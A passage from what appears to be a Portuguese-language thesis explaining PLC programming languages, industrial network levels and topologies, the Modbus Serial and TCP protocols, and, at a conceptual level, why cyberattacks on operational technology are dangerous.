O Diagrama de Blocos Funcionais (FBD) trabalha com a ideia de blocos ligados por linhas que representam o fluxo do sinal do programa. Um bloco é definido como qualquer estrutura que possua entradas, um processamento interno e saídas resultantes dessas operações. Dentro dessa linguagem existem dois tipos de blocos fundamentais: Funções e Blocos Funcionais [10, 11] A Figura 4 apresenta um exemplo de programação via FBD.

Apesar de semelhantes, funções e blocos funcionais possuem uma diferença importante. Enquanto as funções não armazenam dados após sua execução, apenas retornando a saída ao final, os blocos funcionais possuem memória interna e podem armazenar estados de variáveis locais. Além disso, podem ser instanciados diversas vezes com parâmetros diferentes, como acontece com blocos PID, que armazenam valores de erro e podem ser configurados com diferentes ganhos K_p, T_i e T_d [10].

Por fim, o Sequencial Gráfico de Função (SFC) é uma linguagem gráfica baseada em uma sequência de etapas. Sua estrutura é composta por passos, que

Figura 4 – Programação FBD



Fonte: [11]


representam estados do processo, blocos de ação, que descrevem o que deve ser executado em cada estado, e transições, que definem as condições para passar de um bloco ao outro [10].

Essa linguagem tem um modelo de construção de cima para baixo, com o fluxo descendo pelas transições e blocos e retornando ao início após o fechamento do ciclo de controle. A Figura 5 apresenta um exemplo básico de construção de um programa em SFC.

Além disso, o SFC pode ser utilizado ainda antes da programação propriamente dita, como ferramenta de modelagem e planejamento do processo, devido à sua facilidade de interpretação. Assim, ele auxilia na visualização global do sistema e na posterior implementação em outras linguagens [10].

No fim das contas, cada linguagem possui suas próprias nuances, com pontos fortes e limitações. Entretanto, não se deve pensar nelas de forma isolada, já que muitas vezes uma complementa a outra. É importante destacar que, na prática, a maioria dos programas de automação em CLP é construída com uma mistura de linguagens — principalmente Texto Estruturado, Ladder e FBD. Para processos discretos é comum a predominância do Ladder. Já para situações que exigem cálculos complexos ou manipulação de variáveis analógicas, FBD e ST costumam ser

Figura 5 – Exemplo de SFC



Fonte: [10]

usados em conjunto. Já em processos maiores, onde as condições não se limitam a apenas um caso, as situações existem, os três tipo podem ser utilizados em conjunto. Essa integração permite que cada parte do processo seja tratada da melhor forma possível, garantindo maior clareza, flexibilidade e eficiência na programação [10, 11].

2.2 Protocolos de comunicação


Sistemas de controle distribuído (DCS) são uma forma de construção do sistema de controle de uma planta. Eles trazem a ideia de descentralização, com unidades de controle instaladas em diferentes pontos do processo. Esse modelo foi idealizado para aplicações em processos industriais de grande porte, em que a área ocupada é extensa e a quantidade de dispositivos de controle é elevada [7].

Com o crescimento do número de dispositivos em campo, tornou-se necessário estabelecer padrões de comunicação que garantissem a troca de informações de maneira eficiente e confiável entre equipamentos de diferentes fabricantes. Dessa necessidade surgiram os protocolos e redes de comunicação industrial, responsáveis

por definir como os dados circulam entre dispositivos, controladores e interfaces, assegurando menor tempo de transmissão, maior confiabilidade, segurança e integridade das informações [7].

De forma geral, as redes de comunicação industrial podem ser divididas em três níveis principais: *field level* (nível de campo), *control level* (nível de controle) e *information level* (nível de informação), como mostrado na Figura 6. Cada nível possui um papel essencial dentro da hierarquia da automação [7].

Figura 6 – Hierarquia dos níveis de redes de comunicação industrial



Fonte: Adaptado de [10]

O nível de campo representa a base da pirâmide, onde estão sensores, atuadores, robôs e outros dispositivos diretamente ligados ao processo produtivo. A comunicação nesse nível tem como função transferir dados brutos do processo para os níveis superiores de controle. Tradicionalmente, essa troca podia ocorrer de forma

discreta (sinais binários de 0 ou 1) ou analógica (como sinais de 4–20 mA, 0–10 V ou RTDs). Entretanto, com o aumento da complexidade dos sistemas, surgiram os chamados protocolos de campo (*fieldbuses*), projetados para possibilitar comunicação mais eficiente, especialmente no caso de sensores e atuadores inteligentes. Alguns exemplos de *fieldbuses* são Profibus e Modbus RTU [7].

No nível de controle, por sua vez, a comunicação ocorre entre dispositivos de rede, como CLPs, remotas de I/O, inversores de frequência, gateways, computadores industriais, IHMs e sistemas supervisórios. Esse nível demanda protocolos mais robustos, capazes de lidar não apenas com dados de processo em tempo real, mas também com a transferência de programas e parâmetros entre equipamentos. É nesse patamar que aparecem protocolos como Profibus, Profinet, DeviceNet, EtherNet/IP e Modbus TCP, garantindo interoperabilidade e sincronização entre unidades produtivas [7].

Por fim, o nível de informação corresponde ao topo da pirâmide, voltado à integração entre o chão de fábrica e os sistemas corporativos. Aqui, a comunicação ocorre em redes de maior abrangência, utilizando WANs e, assim como no nível anterior, protocolos de Ethernet Industrial como os citados anteriormente. Isto permite que dados de produção alimentem sistemas de planejamento, ERPs e análises estratégicas. Esse nível é essencial para o conceito de Indústria 4.0, pois possibilita a convergência entre TI e TA (Tecnologia da Informação e Tecnologia de Automação), promovendo flexibilidade, rastreabilidade e eficiência na tomada de decisões [7].

2.2.1 Características de rede de comunicação industrial


Em grandes redes industriais, não é viável conectar todos os dispositivos com apenas um cabo. Por isso, utilizam-se métodos e dispositivos adicionais para tornar a rede mais eficiente, segura e confiável [7, 12]. Entre esses dispositivos, destacam-se:

- Repetidores: amplificam o sinal elétrico, permitindo que ele percorra maiores distâncias.

- Roteadores ou switches: direcionam pacotes de dados para diferentes caminhos da rede.
- Pontes: interligam duas partes distintas de uma rede, que podem ter características elétricas ou protocolos diferentes, permitindo a distribuição de informações.
- Gateways: semelhantes às pontes, mas asseguram a interoperabilidade entre diferentes protocolos, viabilizando a comunicação entre eles.

Dois dispositivos em uma rede são conectados por meio de *links*, que representam os caminhos de passagem de informação. Existem dois tipos de conexão: *Point-to-Point* e *Multipoint*. A primeira interliga dois dispositivos diretamente, em um link dedicado exclusivamente à comunicação entre eles. Já em um link multipoint, também chamado de *Multidrop*, vários dispositivos compartilham o mesmo meio físico. A Figura 7 ilustra essas duas formas de conexão [12].

Figura 7 – Tipos de conexões entre dispositivos




Fonte: Adaptado de [12].

As topologias de rede definem a forma como os dispositivos são interligados por meio dos links. Existem diversos tipos, incluindo topologias híbridas, nas

quais a rede combina mais de um modelo estrutural [7, 12]. A Figura 8 mostra as principais topologias.

Figura 8 – Topologias de rede



Fonte: Adaptado de [7, 12].

A escolha da topologia depende de fatores como a quantidade de dispositivos, as especificações da rede, o protocolo a ser utilizado e o custo de implementação. Na prática, costuma-se optar por configurações híbridas, principalmente combinando topologia em barramento com topologia em estrela, o que permite a criação de redes com milhares de dispositivos [7].

2.2.2 Modelo de camadas OSI e TCP/IP

Diferentemente da forma física como os dispositivos são interconectados, o modelo de camadas trata da organização e transmissão dos dados por meio dos protocolos. Esse modelo estrutura as mensagens em diferentes níveis, de forma hierárquica e empilhada [12]. Cada camada fornece um serviço à camada imediatamente superior, ocultando seus detalhes internos. Assim, a camada superior utiliza o ser-

viço oferecido sem precisar conhecer o funcionamento subjacente. Os elementos que ocupam a mesma camada em dispositivos distintos são chamados de *peers*. Porém, a comunicação não ocorre diretamente entre pares, mas atravessa toda a pilha até chegar à camada mais baixa, onde os dados são transmitidos ao meio físico [13].

Até a década de 1990, o modelo de referência mais utilizado era o OSI (Open Systems Interconnection), proposto pela ISO. Composto por sete camadas bem definidas, cada uma responsável por funções específicas, o OSI teve grande relevância conceitual e metodológica. No entanto, perdeu espaço para o modelo TCP/IP, que se consolidou por estar diretamente associado a tecnologias já amplamente utilizadas, como Ethernet, além de ter sido desenvolvido em conjunto com protocolos práticos, facilitando sua aplicação [13, 12].


Enquanto o modelo OSI organiza a comunicação em sete camadas, o TCP/IP se estrutura em apenas quatro. Isso não significa que seja menos completo, mas que agrupa funções de múltiplas camadas do OSI em níveis mais abrangentes. Por exemplo, as camadas de sessão e apresentação do OSI são incorporadas na camada de aplicação do TCP/IP, enquanto as camadas de enlace e física ficam reunidas na camada de acesso à rede [13, 12]. A Figura 9 apresenta uma comparação entre os dois modelos.

2.2.3 Modbus

Como mencionado anteriormente, os protocolos de comunicação têm como base os modelos de transmissão em camadas, como o OSI e o TCP/IP. O Modbus é um protocolo de aplicação que, dentro do mapeamento em camadas, atua na camada 7 do modelo OSI, isto é, a camada de aplicação. Ele pode ser implementado tanto sobre transmissões seriais quanto em redes, como TCP/IP, sendo estruturado com o empilhamento de camadas, desde a camada física, até a de aplicação de fato. Outro tipo é o Modbus+, uma rede de alta velocidade com recursos adicionais em relação ao protocolo tradicional, porém pouco utilizada, conforme ilustrado na Figura 10 [14, 15, 16].


Seu funcionamento segue a lógica do modelo *master-slave* (mestre–escravo). Entretanto, essa nomenclatura deixou de ser utilizada nas especificações atuais do

Figura 9 – Modelos OSI e TCP/IP



Fonte: Adaptado de [13].

Figura 10 – Modbus em diferentes aplicações



Fonte: Adaptado de [16].

Modbus, sendo substituída por *client-server*. Nesse contexto, o *client* (cliente) é o dispositivo que envia as requisições (*request*), enquanto o *server* (servidor) é o dispositivo que processa a solicitação e devolve a resposta (*reply*). Assim, a comu-

nicação no Modbus baseia-se no princípio de pergunta e resposta (*request/reply*) [16, 14].

Em uma rede Modbus tradicional, um *client* pode se comunicar com até 247 *servers*, identificados por endereços únicos de 1 a 247. O endereço 0 é reservado para transmissão em *broadcast*, permitindo que o *client* envie uma mensagem para todos os *servers* simultaneamente, sem exigir resposta. Importante destacar que os *servers* não podem iniciar comunicações por conta própria: apenas respondem após receberem uma solicitação, o que garante ordem e previsibilidade na comunicação [14, 15].

As requisições enviadas pelo *client* são chamadas de *query*, enquanto as respostas dos *servers* são denominadas *reply*. Na comunicação *query-reply*, o *server* permanece ocupado até concluir a resposta, não podendo lidar com outras requisições simultaneamente. Portanto, o protocolo não possui capacidade de *multicast*, ou seja, não é possível enviar vários *requests* para diferentes *servers* ao mesmo tempo [14].

O Modbus é versátil, podendo ser implementado em diferentes tipos de rede. A Figura 11 ilustra uma rede de comunicação industrial composta exclusivamente por Modbus, tanto em dispositivos de campo (via comunicação serial) quanto em dispositivos de rede (via TCP/IP).


O protocolo Modbus possui uma estrutura base independente das camadas inferiores de comunicação. Dentro da mensagem, existem duas unidades principais: o *Protocol Data Unit* (PDU) e o *Application Data Unit* (ADU) [16, 17].

O PDU é a parte central da mensagem Modbus e permanece igual em todas as variantes do protocolo, seja em comunicação serial ou TCP/IP. Ele é composto por dois campos principais: *Function Code* e *Data* [16, 14, 17].

- O campo *Function Code* indica a operação a ser realizada, como leitura ou escrita em registradores, diagnósticos ou comandos específicos. Esse código funciona como o "cérebro" da mensagem, definindo a função que o servidor deverá executar [16].

- O campo *Data* contém os parâmetros necessários para a execução correta da função, como endereços de registradores, valores a serem escritos ou quanti-

Figura 11 – Rede de comunicação industrial com Modbus



Fonte: Adaptado de [16].

dade de dados a serem lidos. Em outras palavras, é a carga útil da mensagem, cuja estrutura varia de acordo com o *Function Code* [16].

Os *Function Codes* são fundamentais para a comunicação no Modbus, pois determinam a operação a ser realizada em cada troca de mensagens. Cada código é implementado em um único byte, possibilitando valores de 1 a 255 em decimal [16, 14].

Na prática, os valores de 1 a 127 representam funções efetivas, sendo que apenas cerca de 20 são considerados *public function codes* e amplamente utilizados em aplicações industriais. Também é possível definir códigos de função personalizados em posições específicas desse intervalo, mas muitos dispositivos Modbus suportam apenas um subconjunto limitado dessas funções [16, 14].

Já os valores de 128 a 255 são reservados para respostas de exceção. Nesses casos, quando um *server* não consegue executar a função solicitada, ele retorna ao *client* o mesmo código da requisição acrescido de 128, indicando erro na operação. Esse mecanismo simples elimina a necessidade de campos extras e facilita a

detecção de falhas durante a comunicação [16, 14].

Tabela 2 – *Function Codes* públicos no Modbus

Categoria	**Função**	**Function Codes**		
		Code	Sub code	(Hex)
1 Bit	Read Discrete Inputs	02		02
	Read Coils	01		01
	Write Single Coil	05		05
	Write Multiple Coils	15		0F
16 bits	Read Input Register	04		04
	Read Holding Registers	03		03
	Write Single Register	06		06
	Write Multiple Registers	16		10
	Read/Write Multiple Registers	23		17
	Mask Write Register	22		16
	Read FIFO Queue	24		18
Acesso a registros de arquivo	Read File Record	20		14
	Write File Record	21		15
Diagnóstico	Read Exception Status	07		07
	Diagnostic	08	18,20	08–14
	Get Com Event Counter	11		0B
	Get Com Event Log	12		0C
	Report Server ID	17		11
	Read Device Identification	43	14	2B
Outros	Encapsulated Interface Transport	43	13,14	2B
	CANopen General Reference	43	13	2B

Fonte: Adaptado de [16]

Já o ADU corresponde ao PDU acrescido de informações adicionais de acordo com o meio físico e o tipo de aplicação. É nele que aparecem os campos específicos de cada implementação, garantindo que a mensagem seja transmitida corretamente pelo canal escolhido [16, 14].

- No Modbus Serial RTU, o ADU inclui um campo de endereço do dispositivo e um campo de verificação de erro (CRC) [17].
- No Modbus Serial ASCII, a mensagem é codificada em caracteres ASCII, com início e fim bem definidos [17].


- No Modbus TCP/IP, o ADU possui um cabeçalho adicional chamado MBAP (Modbus Application Protocol Header), que substitui os campos de endereço e CRC das versões seriais [17].

2.2.3.1 Modbus Serial

Como mencionado anteriormente, o Modbus serial pode operar sobre diferentes meios físicos, como fios, fibra óptica ou rádio. Ele é dividido em dois modos de transmissão: *American Standard Code for Information Interchange* (ASCII) e *Remote Terminal Unit* (RTU). No modo RTU, os dados são transmitidos em formato binário de 8 bits, enquanto no modo ASCII a transmissão ocorre em caracteres de 7 bits [16, 17].

A Figura 12 apresenta a estrutura geral de um ADU completo transmitido em Modbus Serial. A mensagem é dividida em quatro partes, sendo a central chamada PDU, comum a qualquer variante do protocolo, e composta pelo *Function Code* (já explicado anteriormente) e pelos dados brutos [16, 17].

Figura 12 – Estrutura geral de uma mensagem Modbus Serial



Fonte: [17].

O diferencial do ADU está nos campos adicionais: *Address Field* e *CRC*. O campo *Address Field* indica o endereço do *server*. Como visto, um *client* Modbus pode gerenciar até 247 *servers*. Como todos os dispositivos da rede respondem ao mesmo *client*, não é necessário indicar o número do *client*, apenas o do *server* que receberá a requisição. Já o campo *CRC* (ou *LRC*, no caso do ASCII) garante a integridade da mensagem. O valor é calculado a partir de toda a mensagem, do endereço ao último byte de dados, e verificado no destino: se o cálculo não coincidir com o campo recebido, a mensagem é descartada [16, 17].

A principal diferença entre RTU e ASCII está justamente no formato das mensagens. O modo RTU é mais compacto, envia dados em binário (bytes de 8 bits)

e utiliza períodos de silêncio na linha como delimitadores de quadro. Já o modo ASCII adota caracteres legíveis, em hexadecimal, e utiliza combinações explícitas como *CR+LF* para indicar o término da mensagem. A Tabela 3 resume as diferenças entre os dois formatos [16, 17].

Tabela 3 – Comparação entre Modbus RTU e Modbus ASCII

Campo	**Modbus RTU**	**Modbus ASCII**
Início	—	1 char (Start)
Endereço do dispositivo	1 byte	2 chars
Código de função	1 byte	2 chars
Dados	0 até 252 bytes	0 até 2x252 chars
Verificação de erro	2 bytes (CRC)	2 chars (LRC)
Fim da mensagem	Silêncio (3.5–4.5 tempos de caractere)	2 chars (CR + LF)

Fonte: Adaptado de [17].

2.2.3.2 Modbus TCP


O modelo Modbus TCP/IP é baseado em Ethernet, com a camada de aplicação Modbus sobreposta às camadas de transporte, rede, enlace de dados e física. Essa hierarquia foi ilustrada anteriormente na Figura 9. Diferentemente do Modbus Serial, em que a comunicação é mais restrita, no Modbus TCP/IP podem coexistir múltiplos *clients* e *servers* na mesma rede, trocando dados de forma mais flexível. Assim, não há um único *client* central controlando todos os *servers*, mas uma rede distribuída onde qualquer *client* pode acessar qualquer *server* disponível [16, 17].

A Figura 13 mostra a estrutura geral de uma mensagem no padrão Modbus TCP/IP. Assim como no Modbus Serial, o núcleo da mensagem, chamado PDU (*Protocol Data Unit*), permanece inalterado, contendo o *Function Code* e os dados da requisição ou resposta. O que muda é o ADU (*Application Data Unit*), que no TCP/IP não possui campo de verificação de erro (CRC/LRC) nem de endereço do *server*, já que essas funções são garantidas pela própria pilha TCP/IP e pelo endereçamento IP [17].

No lugar desses campos, utiliza-se o *Modbus Application Protocol* (MBAP) Header, que fornece informações adicionais para caracterizar a mensagem. O MBAP Header tem tamanho fixo de 7 bytes, conforme detalhado na Tabela 4. Entre seus

campos, destacam-se o *Transaction Identifier*, usado para relacionar requisições e respostas; o *Protocol Identifier*, reservado para futuros protocolos (sempre 0 no caso do Modbus); o campo *Length*, que indica o tamanho da mensagem; e o *Unit Identifier*, utilizado principalmente em cenários com gateways Modbus Serial [17].

Figura 13 – Estrutura geral de uma mensagem Modbus TCP/IP



Fonte: Adaptado de [17].

Tabela 4 – Campos do MBAP Header no Modbus TCP/IP

Campo	**Tamanho**
Transaction Identifier	2 bytes
Protocol Identifier	2 bytes
Length	2 bytes
Unit Identifier	1 byte

Fonte: Adaptado de [17].

O *Transaction Identifier* permite ao *client* relacionar cada requisição com sua respectiva resposta, evitando ambiguidades em comunicações paralelas [17].

O *Protocol Identifier* é reservado para permitir o uso de múltiplos protocolos na mesma infraestrutura. No caso do Modbus, seu valor é sempre zero [17].

O campo *Length* define o tamanho restante da mensagem, incluindo o *Unit Identifier* e o PDU. Isso garante que o receptor saiba exatamente quantos bytes esperar, evitando leituras incompletas ou excessivas [17].

Por fim, o *Unit Identifier* é utilizado quando há integração com dispositivos Modbus Serial via gateways. Como em Modbus TCP/IP os dispositivos são identificados por endereço IP, esse campo especifica a qual dispositivo serial a mensagem deve ser encaminhada. Na ausência de gateways, seu valor costuma ser configurado como zero ou 255 [17].

2.3 Ciberataques

O termo Tecnologia Operacional (TO) refere-se a sistemas completos, incluindo hardware, software e tecnologias no geral, diretamente ligados à produção. Os sistemas ciber Físicos (CPS) fazem parte desse conjunto, consistindo em um sistema físico e um sistema cibernético, computadorizado. Diferentemente da Tecnologia da Informação (TI), que tem como principal objetivo o gerenciamento de dados e informações digitais, a TO está focada na operação física e contínua de sistemas industriais [18, 9].

Portanto, os sistemas de TO exigem requisitos que não são comuns em TI, tornando difícil aplicar as mesmas estratégias de segurança utilizadas em ambientes corporativos. Em sistemas de Tecnologia Operacional, os dados transmitidos são em enorme quantidade, porém com tamanhos reduzidos, vindos de diferentes fontes e necessitando de alta precisão e baixa latência. Afinal, sistemas de TO controlam processos críticos, nos quais qualquer atraso, perda ou modificação de dados pode causar falhas graves no processo produtivo [18, 9].

Logo, métodos de segurança tradicionais, como criptografia e assinaturas digitais, amplamente utilizados em TI, não podem simplesmente ser aplicados em CPS. Isso ocorre porque essas técnicas aumentam o tamanho das mensagens e podem introduzir atrasos indesejados na comunicação, comprometendo o tempo de resposta do sistema. Em um ambiente industrial, um atraso de poucos milissegundos pode representar a diferença entre o funcionamento seguro e um acidente grave [18, 9].

O grande problema por trás de um ciberataque não está apenas no prejuízo financeiro ou moral que ele pode causar a uma entidade, mas principalmente no perigo físico envolvido. Um ataque cibernético pode alterar o comportamento de um processo, modificar um sinal ou parâmetro e, assim, levar a falhas mecânicas capazes de gerar acidentes reais, colocando em risco a integridade de pessoas e instalações. Além disso, o período de reconstrução ou reabilitação de uma planta atacada é extremamente complexo, perigoso e custoso, sendo muito mais trabalhoso restaurar um sistema de TO do que um sistema de TI [9].

O *Projeto Aurora*, realizado em 2007 pelo Departamento de Segurança Interna dos Estados Unidos, foi um marco ao demonstrar os riscos reais de um ataque

cibernético contra sistemas industriais. O experimento simulou um ataque a uma planta de geração de energia de médio porte. Durante o teste, um invasor dentro da rede enviou uma sequência de comandos de liga e desliga aos disjuntores de um gerador de teste no Laboratório Nacional de Idaho. Isso causou a perda de sincronismo entre o gerador e a rede elétrica, fazendo o rotor inverter seu sentido de rotação, o que resultou em sua completa destruição física [19].

Seguindo essa lógica, é fácil compreender que ataques podem causar danos severos, levando dispositivos ao limite de funcionamento. Como exemplificado em [19], um ataque pode fazer com que um gerador elétrico produza um surto de energia que exceda o limite que a linha de transmissão suporta, elevando a temperatura e tornando iminente o risco de incêndio.

Mesmo diante dos grandes impactos de um ciberataque a CPS, por muito tempo acreditou-se que esses ataques eram improváveis. Isso porque, para causar danos significativos, não basta desligar ou interromper o sistema por alguns instantes. É necessário compreender o processo industrial em detalhes e saber quais comandos enviar, para quais dispositivos e em qual momento. Assim, um invasor precisa não apenas de conhecimentos em segurança cibernética e redes industriais, mas também de profundo entendimento do processo físico controlado [9].

